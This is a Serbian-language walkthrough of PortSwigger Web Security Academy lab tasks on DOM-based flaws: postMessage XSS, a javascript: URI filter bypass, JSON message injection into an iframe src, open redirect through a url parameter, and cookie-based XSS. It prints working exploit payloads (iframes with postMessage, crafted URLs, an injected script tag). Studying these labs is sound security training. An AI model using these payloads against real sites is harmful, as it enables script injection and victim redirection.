Ako neko uđe u prodavnicu preko našeg fejk linka, možemo injektovati bilo koju skriptu našoj žrtvi.



2. Zadatak:
   Cilj nam je da na brauzeru žrtve koja pokušava da pročita blog pokrenemo print() komandu.

Blog sadrži sledeću opasnu skriptu. Vrši minimalnu sanitaciju podataka, ukoliko poruka u sebi sadrži http ili https, sajt se redirectuje na adresu te poruke.


```
window.addEventListener('message', function(e) {
    var url = e.data;
    if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
        location.href = url;
    }
}, false); == $0
```

Prvo sam pokušao da injektujem neku normalnu adresu, da vidim da li će se redirectovati i da li mi je injekcija dobra

Body:

```
<iframe src="https://0aab00aa045b23ae83a6c8dc007b0033.web-security-academy.net/" onload="contentWindow.postMessage('https://www.google.com', '*')">
</iframe>
```

Injekcija je bila okej, znači samo sam morao da nekako prevaziđem tu minimalnu sanitaciju podataka.




Injektovao sam javascript URI koji se pokreće kao skripta kada se otvori kao link, a sanitaciju sam zaobišao tako što sam dodao beskoristan http na kraj javascript URI-a.

Body:

```
<iframe src="https://0aab00aa045b23ae83a6c8dc007b0033.web-security-academy.net/" onload="contentWindow.postMessage('javascript:print();http:', '*')">
</iframe>
```

I vidimo da se print() pokreće kod žrtve našeg fejk linka




3. Zadatak:
   Opet imamo veb prodavnicu, ali ovaj put je skripta malo komplikovanija, ali i dalje nebezbedna. Vidimo da EventListener ovaj put očekuje neki JSON objekat, i daljom analizom vidimo da ako je JSON tipa „load-channel“ njegov url atribut se ubacuje u opasan sink. Naš cilj je da to iskoristimo.

```javascript
window.addEventListener('message', function(e) {
    var iframe = document.createElement('iframe'), ACMEplayer = {element: iframe}, d;
    document.body.appendChild(iframe);
    try {
        d = JSON.parse(e.data);
    } catch(e) {
        return;
    }
    switch(d.type) {
        case "page-load":
            ACMEplayer.element.scrollIntoView();
            break;
        case "load-channel":
            ACMEplayer.element.src = d.url;
            break;
        case "player-height-changed":
            ACMEplayer.element.style.width = d.width + "px";
            ACMEplayer.element.style.height = d.height + "px";
            break;
    }
}, false);
```


Ponovo ubacujemo javascript URI koji se pokreće kao skripta koja jednostavno poziva print()

```
<iframe src=https://0a05009a03ee3065809f031500b000c8.web-security-academy.net/ onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>
```

Ukoliko neko klikne na naš fejk link, naša opasna skripta biće pokrenuta kao što je demonstrirano



4. Zadatak:
   Ovog puta cilj nam je da žrtvu preusmerimo na maliciozan sajt.
   Dat nam je sajt sa kolekcijom blogova.




Svaki blog u sebi sadrži „Back to Blog“ dugme koje korisnika vraća na prethodnu stranicu. Međutim URL prethodne stranice čuva se u URL-u samog sajta kao parametar. U skripti sajta nalazi se, na prvi pogled, komplikovani regex, ali sve što on radi jeste parsira URL prethodne stranice iz URL-a sajta. Mi ćemo to da zloupotrebimo.

```
<div class="is-linkback">
  ::before
  <a href="#" onclick="returnUrl = /url=(https?:\/\/.+)/.exec(location); location.href = returnUrl ? returnUrl[1] : "/"">Back to Blog</a> == $0
</div>
```

Kao parametar ubacujemo link ka našem malicioznom sajtu.

```
https://0a1800c703e52ecf80f003900071005e.web-security-academy.net/post?postId=4&url=https://exploit-0a1e0086033a2ed880600280019f00ef.exploit-server.net/exploit
```

Kada žrtva pritisne „Back to Blog“, regex parsira URL i preusmerava je ka našem malicioznom sajtu. Naš zli sajt trenutno samo ispisuje „Hello World“.




Hello, world!

5. Zadatak:
   Cilj nam je ponovo da pokrenemo print()
   Dat nam je veb šop. Ako obratimo pažnju primetićemo da posetom na neki od proizvoda, ažuriramo kolačić „lastViewedProduct“

```
document.cookie = 'lastViewedProduct=' + window.location + '; SameSite=None; Secure' == $0
```

Name	Value
lastViewedProduct	https://0a2100f2045af22981c71158000800fb.web-securi...

Taj kolačić trebao bi odrediti kuda nas „Last Viewed Product“ dugme na početnoj stranici vodi.




Međutim, izmenom tog kolačića mogli bismo injektovati proizvoljnu skriptu u početnu stranu.

```
<section class="top-links">
    <a href=/>Home</a><p>|</p>
    <a href='https://0a2100f2045af22981c71158000800fb.web-security-academy.net/product?productId=1'>Last viewed product</a><p>|</p>
</section>
```

Naš maliciozni sajt sadrži iframe koji kao src ima putanju do nekog proizvoda iz prodavnice ali sa dodatim HTML elementom na kraju linka. Kada korisnik uđe na naš maliciozni sajt, na trenutak se učita stranica tog proizvoda, url i maliciozni dodatak sačuvaju se u kolačić, i zatim se vrlo brzo prebacimo na početnu stranicu veb prodavnice.

Body:

```
<iframe src="https://0a1c00f503cd07c98082034200dc00c6.web-security-academy.net/product?productId=1&'><script>print()</script>"
onload="if(!window.x)this.src='https://0a1c00f503cd07c98082034200dc00c6.web-security-academy.net';window.x=1;">
```

Uspešno smo injektovali skriptu u kolačić.